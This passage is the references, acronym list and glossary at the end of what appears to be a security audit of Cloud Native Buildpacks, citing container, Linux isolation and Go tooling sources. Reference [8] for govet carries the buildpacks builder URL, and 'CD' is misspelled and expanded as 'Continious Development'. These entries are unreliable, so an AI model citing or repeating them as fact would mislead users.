- [4] *What is a builder?* URL: <https://buildpacks.io/docs/for-platform-operators/concepts/builder/>.
- [5] *OCI image specification*. URL: <https://github.com/opencontainers/image-spec>.
- [6] *Staticcheck*. URL: <https://staticcheck.dev/>.
- [7] *Govulncheck*. URL: <https://github.com/golang/vuln>.
- [8] *govet*. URL: <https://buildpacks.io/docs/for-platform-operators/concepts/builder/>.
- [9] *Cloud Native Buildpacks official specification*. URL: <https://github.com/buildpacks/spec>.
- [10] *Cloud Native Buildpacks official developer documentation*. URL: <https://buildpacks.io/docs/>.
- [11] *GitHub repository for the pack CLI tool*. URL: <https://github.com/buildpacks/pack>.
- [12] *Cloud Native Buildpacks Lifecycle component GitHub repository*. URL: <https://github.com/buildpacks/lifecycle>.
- [13] *Cloud Native Buildpacks Image helper GitHub repository*. URL: <https://github.com/buildpacks/imgutil>.
- [14] *What is a dynamic analysis in computer security ?* URL: <https://nordvpn.com/cybersecurity/glossary/dynamic-analysis/>.
- [15] *Cloud Native Buildpacks Specification V3*. URL: <https://github.com/buildpacks/spec>.
- [16] *Bash script sample GitHub*. URL: <https://github.com/buildpacks/samples/tree/main/apps/bash-script>.
- [17] *Java Maven sample GitHub*. URL: <https://github.com/buildpacks/samples/tree/main/apps/java-maven>.
- [18] *Watchdog Timer*. URL: https://en.wikipedia.org/wiki/Watchdog_timer.
- [19] *OCI runtime specification*. URL: <https://github.com/opencontainers/runtime-spec>.
- [20] *Docker security Cheat Sheet*. URL: https://cheatsheetseries.owasp.org/cheatsheets/Docker%5C_Security%5C_Cheat%5C_Sheet.html.
- [21] *Seccomp Linux*. URL: <https://en.wikipedia.org/wiki/Seccomp>.
- [22] *SELinux*. URL: https://en.wikipedia.org/wiki/Security-Enhanced_Linux.
- [23] *AppArmor MAC on Linux*. URL: <https://apparmor.net>.
- [24] *User namespace in Linux*. URL: https://man7.org/linux/man-pages/man7/user_namespaces.7.html.

- [25] *Docker bridges*. URL: <https://docs.docker.com/network/network-tutorial-standalone/#use-user-defined-bridge-networks>.
- [26] *Network namespace in Linux*. URL: https://man7.org/linux/man-pages/man7/network_namespaces.7.html.
- [27] *Network bridges in Linux*. URL: <https://wiki.linuxfoundation.org/networking/bridge>.
- [28] *Linux bcc Tracing Security Capabilities*. URL: <https://www.brendangregg.com/blog/2016-10-01/linux-bcc-security-capabilities.html>.
- [29] *Faster, More Secure Builds with Pack 0.11.0*. URL: <https://medium.com/buildpacks/faster-more-secure-builds-with-pack-0-11-0-4d0c633ca619>.
- [30] *Why is exposing the Docker socket a really bad idea ?* URL: <https://blog.quarkslab.com/why-is-exposing-the-docker-socket-a-really-bad-idea.html>.
- [31] *Buildpacks samples GitHub*. URL: <https://github.com/buildpacks/samples>.
- [32] *Buildpacks images extensions*. URL: <https://buildpacks.io/docs/for-buildpack-authors/concepts/extension/>.

Acronyms

CD Continious Development.

CI Continious Integration.

CNB Cloud Native Buildpacks.

CNCF Cloud Native Computing Foundation.

DoS Denial of Service.

JDK Java Development Kit.

OSTIF Open Source Technology Improvement Fund.

SBOM Software Bill Of Materials.

Glossary

builder is a set of buildpacks, a build image and a run image..